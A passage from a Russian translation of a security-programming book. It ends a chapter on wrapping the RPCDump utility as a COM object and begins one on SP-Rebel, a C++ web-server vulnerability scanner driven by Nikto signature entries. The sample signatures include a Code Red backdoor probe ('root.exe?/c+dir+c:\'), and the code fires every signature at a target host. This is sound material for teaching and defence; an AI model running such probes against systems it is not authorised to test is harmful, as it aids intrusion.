В строках 4–8 объявляются внешние процедуры интеграции с приложением.

Интеграция с приложением: файл RPCDump.c

Теперь посмотрим, что надо изменить в файле *RPCDump.c*. В примере 13.10 приведено несколько фрагментов из этого файла.

Пример 13.10. Фрагменты файла RPCDump.c, имеющие отношение к интеграции с COM

```
1 #include <windows.h>
2 #include <winnt.h>
3
4 #include <stdio.h>
5
6 #include <rpc.h>
7 #include <rpcdce.h>
8
9 #include "COMSupport.h"
```

Анализ

В строке 9 включается рассмотренный выше заголовочный файл COMSupport.h. Обратите внимание, что он включается последним.

```
1 rpcErr=RpcMgmtEpEltingNext (hInq, &IfId, &hEnumBind, &uuid, &pAnnot);
2 if (rpcErr == RPC_S_OK) {
3     unsigned char *str = NULL;
4     unsigned char *pincName = NULL;
5     numFound++;
6
7     //
8     // Напечатать IfId
9     //
10    if (UuidToString (&IfId.Uuid, &str) == RPC_S_OK) {
11        char szVersion[50];
12        printf("IfId: %s version %s.%d\n", str, IfId.VersMajor,
13            IfId.VersMinor);
14
15        sprintf(szVersion, "%d.%d", IfId.VersMajor, IfId.VersMinor);
16
17        // Код для поддержки COM
18        SetVersion(szVersion);
19        SetInterfaceID((char*)str);
20        // -
21
22        RpcStringFree (&str);
23 }
```

В этом фрагменте мы получаем идентификатор и номер версии RPC-интерфейса, а затем передаем их соответствующим процедурам интеграции с приложением в строках 18 и 19.

```
1 //
2 // Напечатать ID объекта
```

```
3 //
4 if (UuidToString(&uuid, &str) == RPC_S_OK) {
5     printf("UUID: %s\n", str);
6
7     SetUUID((char*)str);
8
9     RpcStringFree (&str);
10 }
```

В этом фрагменте мы получаем идентификатор объекта и передаем его процедуре интеграции с приложением в строке 7.

```
1 //
2 // Напечатать привязку
3 //
4 if (RpcBindingToString(hEnumBind, &str) == RPC_S_OK) {
5     printf("Binding: %s\n", str);
6
7     SetBinding((char*)str);
8
9     RpcStringFree (&str);
10 }
```

Здесь мы получаем строку привязки RPC и передаем ее процедуре интеграции с приложением SetBinding в строке 7.

```
1     NextRecord();
2 }
3 while (rpcErr != RPC_X_NO_MORE_ENTRIES);
```

После того как все относящиеся к одному интерфейсу данные получены и переданы процедурам интеграции, RPCDump вызывает функцию NextRecord, которая сохраняет данные во внутренней структуре и готовится к приему следующей порции.

```
1 int
2 rpc_dum_main(int argc, char *argv[])
3 {
4     // код опущен
5 }
```

Это определение точки входа в программу RPCDump. Раньше она, конечно, называлась main, нам пришлось ее переименовать, чтобы при входе мы попадали в функцию, необходимую для поддержки COM.

Резюме

Модель компонентных объектов (COM) – это спецификация, позволяющая совместно работать различным частям программного обеспечения. Вот некоторые из достоинств технологии COM, делающие ее удобной для использования в программах, так или иначе связанных с информационной безопасностью.

- **Независимость от языка.** К интерфейсам COM объектов можно получить доступ из любого языка, поддерживающего двоичную спецификацию COM. К числу таких языков относятся C, C++, C#, Visual Basic, JScript, Perl и Python, хотя этот перечень, конечно, не исчерпывающий. Таким образом, COM-объект, написанный, к примеру, на Visual Basic, можно вызвать из программы на C++ и наоборот.
- **Контекст исполнения.** COM обеспечивает отделение интерфейса от реализации в самом что ни на есть буквальном смысле. COM-объект, к которому обращается приложение, может находиться в трех местах: внутри адресного пространства клиента, в адресном пространстве другого приложения и на удаленном сервере.
- **Интерпретируемые языки.** COM-объект, который поддерживает специальный интерфейс IDispatch, можно вызывать из таких интерпретируемых языков, как VBScript и JScript. Следовательно, такие COM-объекты можно создавать, в частности, из браузера Internet Explorer или из программы Windows Scripting Host.

Применение библиотеки Active Template Library (ATL) – это лучший способ программирования COM-объектов на языке C++. При этом объем вспомогательного кода, необходимого для поддержки спецификации COM, сводится к минимуму и, в отличие других способов, например, MFC, компоненты получаются очень эффективными и компактными.

Обзор изложенного материала

Модель COM

- ☑ COM – это не зависящая ни от языка, ни от операционной системы спецификация, определяющая на двоичном уровне, как приложение должно загружать объекты и обращаться к их интерфейсам и методам.
- ☑ Все объекты, соответствующие спецификации COM, должны реализовывать интерфейс IUnknown, в котором есть три метода: QueryInterface, AddRef и Release.

Библиотека ATL

- ☑ ATL – это высокоэффективная библиотека шаблонов, предназначенная для реализации COM-объектов на языке C++.
- ☑ В Visual Studio .NET в библиотеку ATL включена поддержка атрибутов.

Добавление COM-расширений в программу RPCDUMP

- ☑ Добавление COM-расширений в существующую программу делает возможным доступ к ее функциональности из других языков и контекстов исполнения.
- ☑ При добавлении COM-расширений старайтесь ограничиться минимальной модификацией оригинального исходного текста и отыскивать оптимальные точки для получения информации от исходной программы.

Ссылки на сайты

- www.applicationdefense.com. На сайте Application Defense имеется большая подборка бесплатных инструментов по обеспечению безопасности в дополнение к программам, представленным в этой книге.
- <http://msdn.microsoft.com>. Сайт Microsoft Developer Network предоставляет в распоряжение разработчиков, пишущих для операционных систем Microsoft, огромный объем информации, в том числе по технологиям COM и ATL.
- <http://msdn.microsoft.com/vstudio>. Эта ссылка ведет на раздел сайта, посвященный среде разработки Microsoft – Visual Studio .NET.
- <http://www.bindview.com/support/Razor/Utilities>. Страница сайта компании BindView, посвященная инструментарию для обеспечения безопасности, разработанному группой RAZOR. Программа RPCDump создана именно этой группой.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Где можно получить дополнительную информацию о технологиях COM и ATL?

О: В сети Интернет есть множество ресурсов, содержащих вполне приличное введение в COM. Лучшим из них, конечно, является сайт Microsoft. Загляните на страницы www.microsoft.com/com и msdn.microsoft.com. Хорошее введение в основы технологии COM можно найти в книге Dale Rogerson «Inside COM» (Microsoft Press, 1996). О библиотеке ATL можно узнать на сайте MSDN, а также из книги George Shepherd, Brad King «Inside ATL».

В: Что такое ATL-атрибуты?

О: Программирование с использованием атрибутов – это новая возможность, появившаяся в Visual Studio .NET. Она позволяет заметно сократить время разработки за счет того, что написание стандартного вспомогательного кода поручается компилятору и провайдерам атрибутов. Если в тексте встречается некий атрибут, то на этапе компиляции в вашу программу вставляется код, реализующий функции этого атрибута. Например, если используется атрибут `[module(dll)]`, то будет вставлен код вашего модуля, в котором уже реализованы четыре требуемых COM функции: `DllGetClassObject`, `DllCanUnloadNow`, `DllRegisterServer` и `DllUnregisterServer`.

В: Для чего нужен макрос препроцессора `_ATL_ATTRIBUTES`?

О: Он включает поддержку ATL-атрибутов. Если забыть про него и воспользоваться атрибутами, то результат может оказаться неожиданным.

В: Я понимаю, как макросы `BEGIN_ENTRYPOINT` и `END_ENTRYPOINT` помогают перехватить поток управления, но как получить значение аргумента, переданного функции, когда возбуждается исключение?

О: Чтобы ответить на этот вопрос, имеет смысл посмотреть, во что расширяются макросы `BEGIN_ENTRYPOINT` и `END_ENTRYPOINT`:

```
#define BEGIN_ENTRYPOINT() __try {
#define END_ENTRYPOINT() } \
__except (EXCEPTION_EXECUTE_HANDLER) {}
```

А вот как выглядит переопределение символа `exit(n)`:

```
#define exit(x) *((unsigned long*) 0) = 0;
```

Чтобы сохранить значение кода выхода, нужно слегка модифицировать эти макросы. Во-первых, нужно решить, как функция `exit` будет возвращать код выхода, не выполняя самого выхода. Проще всего возбудить исключение, в составе которого передается дополнительная информация. Например, можно поступить так:

```
#define EXCEPTION_COMSUPPORT (0xDEADB33F)
#define exit(x) \
    if (g_IsCOM) { \
        int arg[] = { ##x##, 0}; \
        RaiseException( \
            EXCEPTION_COMSUPPORT, \
            EXCEPTION_NONCONTINUABLE, \
            1, (PULONG)&arg); \
    } else TerminateProcess( \
        GetCurrentProcess(), ##x##);
```

Здесь делается по существу то же, что в предыдущем переопределении, только более явно. Во-первых, мы проверяем, нужно ли возбудить исключение или просто завершить процесс. Если надо возбуждать исключение, мы вызываем `Win32`-функцию `RaiseException`, передавая ей код выхода в качестве параметра.

Чтобы перехватить это исключение, понадобится примерно такой код:

```
int nRes;
LPEXCEPTION_POINTERS pi;
__try {
    nRes = rpcdump_main(g_argc, g_argv);
}
__except(pi = GetExceptionInformation(),
        EXCEPTION_EXECUTE_HANDLER) {
    nRes = pi->ExceptionRecord->ExceptionInformation[0];
}
```

В принципе, этот код делает то же самое, что макрос `BEGIN_ENTRYPOINT`, только он получает возвращаемое значение, даже если функция `rpcdump_main` возбудила исключение.

В: Иногда на экране промаргивает консоль, если я вызываю компонент из своего сценария. В чем дело?

О: Это потому, что утилита может работать и как консольное приложение, и как COM-объект. Если она определяет, что вызвана в режиме COM, то консольное окно сразу закрывается. Есть два способа справиться с этим эффектом, и у каждого из них свои недостатки:

- спроектировать утилиту как графическое приложение. Если она запущена в консольном режиме, присоединиться к родительской консоли с помощью функции `AttachConsole` и настроить функции ввода/вывода для работы с новыми `STDIN` и `STDOUT`. Недостаток в том, что текст, отображаемый на консоли, не будет выглядеть так же, как в случае, когда утилита разрабатывалась как консольное приложение;
- вообще удалить часть приложения, связанную с консолью, и считать его исключительно COM-объектом. Очевидный недостаток в том, что мы теперь имеем два инструмента вместо одного.

В: Почему необходимо переопределять метод RegisterServer в классе *CConsoleApp*?

О: Атрибут *[module(exe)]* говорит компилятору, что надо подставить подходящий код регистрации СОМ-объекта. Однако регистрации, выполняемой по умолчанию, для данного инструмента недостаточно. Дело в том, что он должен понимать, как его запустили: как компонент или оригинальную командную утилиту. Для этого следует проанализировать командную строку. Если в ней есть флаг «-COMSERVER», то программа переходит в режим СОМ, иначе работает как консольное приложение. Метод RegisterServer добавляет этот флаг в командную строку, хранящуюся в реестре. В результате при запуске EXE-сервера средой исполнения СОМ нужный флаг в командной строке будет присутствовать.

В: Я добавил СОМ-расширения к приложению, написанному на языке С. Но при сборке проекта я получаю сообщение о том, что компоновщик не может найти мои процедуры интеграции с приложением. Ошибка выглядит примерно так: error LNK2019: unresolved external symbol _NextRecord referenced in function _try_protocol. Что случилось?

О: Это очень распространенная ошибка, возникающая при сборке проекта, содержащего части, написанные на С и С++. Когда компилируется функция, написанная на С++, компилятор модифицирует ее имя, кодируя в нем типы аргументов. Но в языке С принято другое соглашение об именах в объектном файле. Поэтому нужно как-то прийти к единой точке зрения на имена.

Именно для этого служит директива extern «С» {. Поместите в такой блок все функции, написанные на С, но вызываемые из кода на С++, и компоновщик сможет разрешить коллизии. Ниже приведен простой пример:

```
extern "C" {
    BOOL g_IsCOM;
    void SetInterfaceID(char *pIfaceID) {}
}
```

Создание инструмента для проверки уязвимости Web-приложения

Описание данной главы:

- Проектирование
 - Сигнатуры
 - Углубленный анализ
 - Результаты работы
- См. также главы 4, 10, 11, 12, 13
- ☑ Резюме
 - ☑ Обзор изложенного материала
 - ☑ Часто задаваемые вопросы

Введение

Появление «Всемирной паутины» подняло на новую высоту возможности коммуникаций. Web-серверы, чаты, программы обмена файлами и прочие приложения, обязанные своим существованием Web, изменили мир. Но одновременно эти технологии принесли с собой угрозы безопасности, в том числе тайне личной жизни, хранимым данным и целостности пользовательских систем. Ответом стали методы аутентификации, стандарты шифрования и другие меры противодействия. Web-серверы, сетевые приложения, сайты и хранящиеся на них данные (очевидно, самая популярная и часто используемая часть сети Интернет) – вот предмет заботы большинства специалистов в области информационной безопасности.

Whisker – сложный сценарий, написанный на языке Perl и предназначенный для поиска уязвимостей, которые можно атаковать через Web, был стандартом де-факто для подобных приложений в течение трех лет. Rain Forest Puppy (RFP) написал Whisker, стремясь создать полноценный инструмент, который сканировал бы Web-серверы в поисках уязвимых приложений или точек внедрения для последующей атаки. Затем RFP начал новый проект LibWhisker, который должен был вобрать в себя большую часть функциональности, необходимой для запуска сложных запросов с помощью Whisker. Вскоре LibWhisker стала базовой технологией, на основе которой разрабатывались почти все инструменты для сканирования Web. А явным лидером среди всех бесплатных статических сканеров стала программа Nikto, созданная группой CIRT (Computer Incident Response Team – группа быстрого реагирования на компьютерные атаки при Министерстве энергетики США). К программе Nikto существует написанный на Perl интерфейс, который пользуется модулями LibWhisker для реализации сложных функций. Помимо этого интерфейса, в состав Nikto входит новая текстовая база данных, содержащая множество потенциально опасных запросов для поиска уязвимых CGI-приложений и получения «шапок» Web-серверов (часть ответа, по которой можно идентифицировать Web-сервер).

В наш сканер Web-серверов SP-Rebel входит новый механизм разбора этой базы данных об уязвимостях. Кроме того, он содержит «пакетную пушку», которая посылает все возможные атакующие строки целевым системам. В этой главе мы подробно рассмотрим дизайн этой программы, вопросы реализации и основные компоненты, которые часто встречаются в командных утилитах. Все это даст вам возможность проверить, насколько успешно вы овладели материалом, изложенным в книге.

Проектирование

Самое важное при разработке любого программного обеспечения – правильно спроектировать его. Создание программы – это нетривиальная задача, поэтому к этапу проектирования следует подойти со всей серьезностью.

Формат сигнатуры атаки

Почти все современные программы сканирования имеют файлы «цифровых отпечатков», которые считываются, разбираются и используются. Эти файлы повышают гибкость программы, так как позволяют легко добавлять новые отпечатки, не изменяя кода разбора или выполнения, а обычно именно эти части писать труднее всего. Файлы цифровых отпечатков часто называют базами данных, хотя в действительности они представляют собой обычные текстовые файлы. Записи в них имеют единый формат и обычно нуждаются в предварительном разборе.

В созданном нами приложении используется общедоступная и весьма популярная база данных с сигнатурами уязвимостей, являющаяся частью программы Nikto и поддерживаемая группой CIRT. База пополняется добровольцами со всего мира, но, что самое важное, все сигнатуры в ней имеют единый формат, а именно:

тип web-сервера, корневой URL, ответ, метод, дополнительный вывод

Первое поле описывает тип уязвимости, к которому относится данная сигнатура, второе – это каталог, файл или строка атаки, которую нужно послать целевому Web-серверу. Поле «ответ» – это HTTP-код возврата, ожидаемый от уязвимой системы (например, «200 OK», «502 Bad Gateway» или «302 Moved Temporarily»). Поле «метод» описывает метод, которым запрос отправляется по протоколу HTTP. Почти во всех случаях это GET или POST, хотя в последнее время все больше внимания уделяется методу TRACE. Последнее поле содержит дополнительную информацию, которую можно включить в отчет или просто использовать как комментарий.

Сигнатуры

Итак, с форматом сигнатуры разобрались, теперь рассмотрим примеры:

- Сигнатура атаки на файл htaccess
“generic”, “/.htaccess”, “200”, “GET”, “Contains authorization information”
- IIS w3proxy.dll
“iis”, “/scripts/proxy/w3proxy.dll”, “502”, “GET”, “MSProxy v1.0 installed”

- Заражение червем Code Red
“iis”, “scripts/root.exe?/c+dir+c:\+/OG”, “Directory of C”, “GET”, “This machine is infected with Code Red, or has Code Red leftovers”

Углубленный анализ

Поняв, как устроены сигнатуры атак, нужно сделать следующий логический шаг: реализовать средства для их организованного и массового применения. Чтобы эффективно решить эту задачу, нужно разработать хакерскую утилиту, без которой мы будем вынуждены вручную проверять каждую уязвимость. Такой утилитой является несложная программа SP-Rebel, которая была написана на языке C++ за сравнительно короткое время. Программа состоит из четырех основных частей:

- управление соединениями;
- анализ сигнатур;
- хранилище данных об уязвимостях;
- «пакетная пушка».

В совокупности эти четыре части определяют, что нужно послать для тестирования, осуществляют само тестирование и анализируют результаты. Для разбора базы данных были созданы два класса: *VulnDBEntry* (анализ одной сигнатуры) и *VulnDB* (доступ к хранилищу сигнатур). Для выполнения тестирования были написаны функции управления соединением на базе сокетов в Windows, с помощью которых реализована «пакетная пушка».

Сокеты и отправка сигнатуры

В файле *sp-rebel.cpp* находятся средства управления соединением и «пакетная пушка». Здесь определены функции для отправки Web-серверу запроса, содержащего строку атаки на потенциальную уязвимость. Функция *main()* интерпретирует переданные программе аргументы: имя хоста, номер порта, степень подробности выводимой информации и размер буфера. Затем устанавливается соединение, отправляется запрос и анализируется полученный ответ.

```
1  /*
2  * sp-rebel.cpp
3  *
4  * james c. foster jamescfoster@gmail.com
5  * mike price <mike@insidiae.org>
6  * tom ferris <tommy@security-protocols.com>
7  * kevin harriford <kharrifo@csc.com>
```

```
8  */
9
10 #define WIN32_LEAN_AND_MEAN
11
12 #include <winsock2.h>
13 #include <windows.h>
14 #include <stdio.h>
15 #include "VulnDB.h"
16
17 #pragma comment(lib, "ws2_32.lib")
18
19 #define DB_FILENAME "scan_database.db"
20 #define BUF_SIZE 0x0400
21 #define DEF_PORT 80
22
23 int output = 0;
24
25 /*
26 * список CGIDIRS
27 */
28 #define CGIDIRS_LEN 0x02
29
30 string CGIDIRS[CGIDIRS_LEN] =
31 {
32     "/cgi-bin/",
33     "/scripts/"
34
35     /* сюда добавить другие каталоги CGI-программ */
36 };
37
38 /*
39 * список ADMINDIRS
40 */
41 #define ADMINDIRS_LEN 0x01
42
43 string ADMINDIRS[ADMINDIRS_LEN] =
44 {
45     "/admin/"
46
47     /* сюда добавить другие каталоги административных программ */
48 };
49
50 /*
51 * twiddle()
52 *
53 *
54 */
55 void twiddle (int &pos,
56               int idx,
```

```

57         int size)
58 {
59     char ch = 0;
60
61     ch = (pos == 0 ? '|' :
62         (pos == 1 ? '/' :
63         (pos == 2 ? '-' :
64         '\\'))));
65     ++pos;
66
67     if(pos == 4)
68     {
69         pos = 0;
70     }
71
72     printf("\r%c %d из %d", ch, idx, size);
73 }
74
75 /*
76 * isvuln()
77 *
78 *
79 */
80 void isvuln (char *hostname, int port, VulnDBEntry *vdbe)
81 {
82     printf("-----
\r\n");
83     printf("\r\nХост: %s @ %d\r\n\r\nОписание:\r\n\r\n%s.\r\n",
            hostname, port, vdbe->GetDesc().c_str());
84 }
85
86 /*
87 * doreq()
88 *
89 *
90 */
91 bool doreq (        char        *hostname,
92                 unsigned int    addr,
93                 int             port,
94                 VulnDBEntry *vdbe,
95                 int             bufsize,
96                 string          &req)
97 {
98     struct sockaddr_in sin;
99     SOCKET sock = 0;
100     bool vuln = false;
101     char *buf = NULL;
102     int ret = 0;
103

```

```

104     buf = new char[bufsize];
105     if(buf == NULL)
106     {
107         printf("\r\n*** ошибка выделения памяти (при выполнении new
            char[%d]).\r\n", bufsize);
108         return(false);
109     }
110
111     sock = socket(AF_INET, SOCK_STREAM, 0);
112     if(sock < 0)
113     {
114         delete buf;
115         printf("\r\n*** ошибка socket() при соединении с целью для данного
            запроса.\r\n");
116         return(false);
117     }
118
119     memset(&sin, 0x0, sizeof(sin));
120     sin.sin_family = AF_INET;
121     sin.sin_port = htons(port);
122     sin.sin_addr.s_addr = addr;
123
124     // соединиться с удаленным TCP-портом
125     ret = connect(sock, (struct sockaddr *) &sin, sizeof(sin));
126     if(ret < 0)
127     {
128         delete buf;
129         printf("\r\n*** ошибка connect() при соединении с целью для данного
            запроса.\r\n");
130         closesocket(sock);
131         return(false);
132     }
133
134     // соединение установлено..
135
136     // отправить запрос
137     ret = send(sock, req.c_str(), req.length(), 0);
138     if(ret != req.length())
139     {
140         delete buf;
141         printf("\r\n*** ошибка send() при отправке данных для данного
            запроса.\r\n");
142         closesocket(sock);
143         return(false);
144     }
145
146     // получить ответ
147     ret = recv(sock, buf, bufsize, 0);
148     if(ret <= 0)

```

```

149 {
150     delete buf;
151     printf("\r\n*** ошибка recv() при получении ответа для данного
        запроса).\r\n");
152     closesocket(sock);
153     return(false);
154 }
155
156 closesocket(sock);
157
158 buf[ret - 1] = '\0';
159
160 // получен ответ 200 OK?
161 if(!strcmp(vdbe->GetResult().c_str(), "200"))
162 {
163     if(strstr(buf, "200 OK") != NULL)
164     {
165         vuln = true;
166     }
167 }
168 else
169 {
170     if(strstr(buf, vdbe->GetResult().c_str()) != NULL)
171     {
172         vuln = true;
173     }
174 }
175
176 if(vuln)
177 {
178     if (output == 1)
179     {
180         printf("\r\n\r\n*** УЯЗВИМА.\r\n\r\n");
181         printf("ЗАПРОС :\r\n\r\n%s\r\n", req.c_str());
182         printf("ОТВЕТ:\r\n\r\n%s\r\n", buf);
183     }
184     else
185     {
186         printf("ЦЕЛЬ: %s @ %d, УСПЕШНЫЙ АТАКУЮЩИЙ ЗАПРОС :%s",
            hostname, port, req.c_str());
187     }
188
189     delete buf;
190     return(true);
191 }
192
193 delete buf;
194
195 return(false);

```

```

196 }
197
198 /*
199  * check()
200  *
201  *
202  */
203 bool check (          char          *hostname,
204                unsigned int        addr,
205                int                 port,
206                VulnDBEntry *vdbe,
207                int                 bufsize)
208 {
209     string::size_type posx;
210     string cgidirs = "@CGIDIRS";
211     string admdirs = "@ADMINDIRS";
212     string req;
213     string path;
214     string t1 = "";
215     bool docgi = false;
216     bool doadm = false;
217     bool ret = false;
218     int cnt = 1;
219     int idx = 0;
220
221     // есть ли подстрока @CGIDIRS?
222     posx = vdbe->GetPath().find(cgidirs);
223     if(posx != string::npos)
224     {
225         docgi = true;
226         cnt = CGIDIRS_LEN;
227     }
228     else
229     {
230         // есть ли подстрока @ADMINDIRS?
231         posx = vdbe->GetPath().find(admdirs);
232         if(posx != string::npos)
233         {
234             doadm = true;
235             cnt = ADMINDIRS_LEN;
236         }
237     }
238
239     for(idx=0; idx < cnt; ++idx)
240     {
241         if(docgi)
242         {
243             if(posx > 0)
244             {

```

```

245     t1 = vdbe->GetPath().substr(0, posx);
246 }
247
248     path = t1 + CGIDIRS[idx] + vdbe->GetPath().substr(posx +
        cgidirs.length(), vdbe->GetPath().length() - cgidirs.length());
249 }
250 else if(doadm)
251 {
252     if(posx > 0)
253     {
254         t1 = vdbe->GetPath().substr(0, posx);
255     }
256
257     path = t1 + ADMINDIRS[idx] + vdbe->GetPath().substr(posx +
        admdirs.length(), vdbe->GetPath().length() - admdirs.length());
258 }
259 else
260 {
261     path = vdbe->GetPath();
262 }
263
264 // построить запрос по протоколу HTTP 1.0
265 req = vdbe->GetMethod()
266     + " "
267     + path
268     + " HTTP/1.0\r\n\r\n";
269
270 ret = doreq(hostname, addr, port, vdbe, bufsize, req);
271 if(ret == true)
272 {
273     return(true);
274 }
275 }
276
277 return(false);
278 }
279
280 /*
281 * resolve()
282 *
283 *
284 */
285 bool resolve (          char *hostname,
286                unsigned int *addr)
287 {
288     struct hostent *he = NULL;
289
290     *addr = inet_addr(hostname);
291     if(*addr == INADDR_NONE)

```

```

292 {
293     he = gethostbyname(hostname);
294     if(he == NULL)
295     {
296         return(false);
297     }
298
299     memcpy(addr, he->h_addr, he->h_length);
300 }
301
302 return(true);
303 }
304
305 /*
306 * usage()
307 *
308 *
309 */
310 void usage ()
311 {
312     printf("Webserver Scanner by the Author's of Advanced Security
        Programming: Price, Foster, and Tommy \r\n");
313     printf("We use CIRT's awesome and freely available VulnDB!
        \r\n\r\n");
314     printf("Usage: sprebel.exe hostname <port> <0|1> <bufsize>\r\n");
315     printf("<0> = Default, Minimal Output\r\n");
316     printf("<1> = Verbose Output - show me the request and response
        buffer\r\n");
317 }
318
319 int
320 main(int argc, char *argv[])
321 {
322     unsigned int addr      = 0;
323     VulnDBEntry *vdbe      = NULL;
324     WSADATA      wsa;
325     VulnDB      vdb;
326     bool        ret        = false;
327     int          bufsize    = 0;
328     int          port       = 0;
329     int          pos        = 0;
330     int          x          = 0;
331
332     memset(&wsa, 0x0, sizeof(WSADATA));
333     if(WSAStartup(MAKEWORD(1,1), &wsa) != 0)
334     {
335         printf("\r\n*** ошибка %d WSAStartup() при инициализации WSA.\r\n",
            GetLastError());
336         return(1);

```

```

337 }
338
339 // обработать аргументы в командной строке
340 if(argc < 3)
341 {
342     usage ();
343     return(1);
344 }
345
346 ret = resolve(argv[1], &addr);
347 if(ret != true)
348 {
349     printf("\r\n*** ошибка resolve() при разрешении имени хоста.\r\n");
350     return(1);
351 }
352
353 port = DEF_PORT;
354 if(argc >= 3)
355 {
356     port = atoi(argv[2]);
357 }
358
359 if(argc >=4)
360 {
361     output = atoi(argv[3]);
362 }
363
364 bufsize = BUF_SIZE;
365 if(argc >= 5)
366 {
367     bufsize = atoi(argv[4]);
368 }
369
370 printf("хост/адрес: %s; порт: %d; выводить: %d; длина буфера:
    %d;\r\n", argv[1], port, output, bufsize);
371
372 // загрузить базу данных об уязвимостях
373 ret = vdb.Init(DB_FILENAME);
374 if(ret == false)
375 {
376     printf("\r\n*** ошибка VulnDB.Init(%s) при инициализации базы
        данных об уязвимостях.\r\n", DB_FILENAME);
377     return(1);
378 }
379
380 // проверить для каждой записи
381 for(x=0; x < vdb.Size(); ++x)
382 {
383     vdbe = vdb.GetEntry(x);

```

```

384
385     ret = check(argv[1], addr, port, vdbe, bufsize);
386     if(ret == true && output == 1)
387     {
388         isvuln(argv[1], port, vdbe);
389     }
390
391     if(output == 1)
392     {
393         twiddle(pos, x, vdb.Size());
394     }
395 }
396
397 printf("\r\n СКАНИРОВАНИЕ ЗАВЕРШЕНО!\r\n");
398
399 WSACleanup();
400
401 return(0);
402 }

```

Анализ

В строках 12–17 включаются необходимые программе заголовочные файлы, в частности, описывающие функции работы с сокетами и класс для разбора базы данных *VulnDB*.

В строке 19 определена константа *DB_FILENAME* – имя файла, содержащего базу данных об уязвимостях. Поскольку мы пользуемся базой данных CIRT, то файл по умолчанию называется *scan_database.db*.

В строках 20–23 определены принимаемые по умолчанию значения параметров. Имя хоста – это единственный обязательный аргумент программы.

В строках 28–36 определен массив *CGIDIRS*. Константа *CGIDIRS_LEN* равна числу элементов в этом массиве, а каждый элемент – это строка, описывающая один из каталогов, где обычно хранятся CGI-программы. Представленный список минимален.

В строках 38–48 определен массив *ADMINDIRS*, описывающий каталоги, где обычно хранятся административные программы. Он устроен аналогично *CGIDIRS*.

В строках 55–73 определена функция *twiddle()*. Она печатает информацию о состоянии работы, зная индекс текущей записи в базе и общее количество записей. Тем самым пользователь может видеть, как продвигается дело, но только если программа запущена с флагом *output*, равным 1.

В строках 76–84 определена функция *isvuln()*. Она вызывается только в случае обнаружения уязвимости на целевой машине и печатает номер порта и описание уязвимости.

В строках 86–196 определена функция *doreq()*. Она отвечает за установление соединения и передачу запроса со строкой атаки. В строках 98–156 происходит создание сокета и работа с ним. Подробнее о сокетах см. главу 3, а сейчас достаточно знать, что на *stdout* выводится сообщение, если при работе с сокетом произошла ошибка. Кроме того, в этом случае функция возвращает *false*.

После того как соединение установлено и тест проведен, полученный ответ анализируется на предмет наличия уязвимости. В строках 161–191 мы проверяем, получен ли ответ «200 ОК» или указанный в сигнатуре атаки.

В строках 198–278 определена функция *check()*. Она смотрит, есть ли в пути, заданном в сигнатуре, указание на то, что нужно просматривать каталоги административных или CGI-программ. Если нет, то заданный путь без изменения добавляется к запросу, передаваемому *doreq()*.

В строках 221–227 проверяется, есть ли в заданном пути подстрока *@CGIDIRS*. Если есть, поднимается флажок *iscgi*, и тогда в строках 239–275 тест выполняется для каждого из каталогов, перечисленных в массиве *CGIDIRS*, или пока не будет получен положительный результат. Аналогично обрабатывается подстрока *@ADMINDIRS*, если *@CGIDIRS* отсутствует.

В строках 280–283 определена функция *resolve()*. Она определяет IP-адрес, соответствующий указанному в командной строке имени хоста. Если поиск завершился успешно, то функция возвращает *true*, а в параметр *addr* записывается найденный IP-адрес.

В строках 305–317 определена функция *usage()*. Она вызывается, если в командной строке задано недостаточное число аргументов, и просто печатает справку о порядке запуска.

В строке 320 начинается функция *main()*. Именно в ней реализована общая логика программы.

В строках 332 и 333 обнуляется структура *WSADATA*, а затем вызывается функция *WSAStartup()*, которая загружает и инициализирует библиотеку *ws2.dll*. Если инициализация завершилась с ошибкой, печатается сообщение и программа завершается с кодом 1.

В строках 339–370 обрабатываются переданные программе аргументы. В строке 340 проверяется их число. Если аргументов недостаточно, печатается справка о порядке вызова. В строке 346 имя хоста преобразуется в IP-адрес. В строке 353 обрабатывается номер порта; если он не задан, по умолчанию предполагается порт 80. Аналогично обрабатываются параметры, определяющие степень подробности вывода и размер буфера. Перед тем как продолжить, программа печатает параметры, с которыми будет работать.

В строке 373 внутренние структуры заполняются информацией, прочитанной из файла *DB_FILENAME* (по умолчанию *scan_database.db*).

В строках 380–395 в цикле для каждой описанной в базе уязвимости вызывается функция *check()*, которая проверяет ее наличие на целевой машине.

Если *check()* вернула *true* и поднят флажок *output*, то вызывается функция *isvuln()*, которая печатает информацию об уязвимости. Кроме того, вызывается функция *twiddle()*, печатающая сообщение о том, как далеко программа продвинулась.

В строке 397 программа извещает пользователя о завершении сканирования.

В строке 399 вызывается функция *WSACleanup()*, которая освобождает ресурсы, после чего программа выходит с кодом 0.

Разбор базы данных

Чтобы успешно разрабатывать хакерские программы, нужно хорошо понимать, какие действия необходимы для выполнения сканирования. В частности, в такой программе обязательно должны быть средства для разбора данных о сигнатурах уязвимостей. Мы реализовали такой механизм в классах *VulnDB* и *VulnDBEntry*.

Класс *VulnDB* читает файл, удаляет лишние пробелы в начале и конце строки, пропускает строки, содержащие только комментарий, а оставшиеся передает для обработки классу *VulnDBEntry*.

```

1 /*
2  * VulnDB.cpp
3  *
4  *
5  *
6  */
7
8 #include <windows.h>
9 #include <stdio.h>
10 #include "VulnDB.h"
11
12 #define VULNDB_BUF_SIZE    0x0400
13 #define VULNDB_COMMENT    '#'
14
15 /*
16  * strtrim()
17  *
18  *
19  */
20 static
21 char *strtrim(char *sin, char *sout)
22 {
23     int len    = 0;
24     int idx1   = 0;
25     int idxt   = 0;
26
27     len = strlen(sin);
```

```

28  sout[0] = '\0';
29
30  if(len <= 0)
31  {
32      return(sout);
33  }
34
35  // начальные
36  for(idxl=0; idxl < len; ++idxl)
37  {
38      if(sin[idxl] != ' ' &&
39         sin[idxl] != '\t' &&
40         sin[idxl] != '\r' &&
41         sin[idxl] != '\n')
42      {
43          break;
44      }
45  }
46
47  // хвостовые
48  for(idxt=len - 1; idxt >= 0; --idxt)
49  {
50      if(sin[idxt] != ' ' &&
51         sin[idxt] != '\t' &&
52         sin[idxt] != '\r' &&
53         sin[idxt] != '\n')
54      {
55          break;
56      }
57  }
58
59  // только пробелы
60  if(idxl == len)
61  {
62      return(sout);
63  }
64
65  // копировать
66  len = idxt - idxl + 1;
67  strncpy(sout, sin + idxl, len);
68  sout[len] = '\0';
69
70  return(sout);
71 }
72
73 /*
74  * VulnDB()
75  *
76  *

```

```

77  */
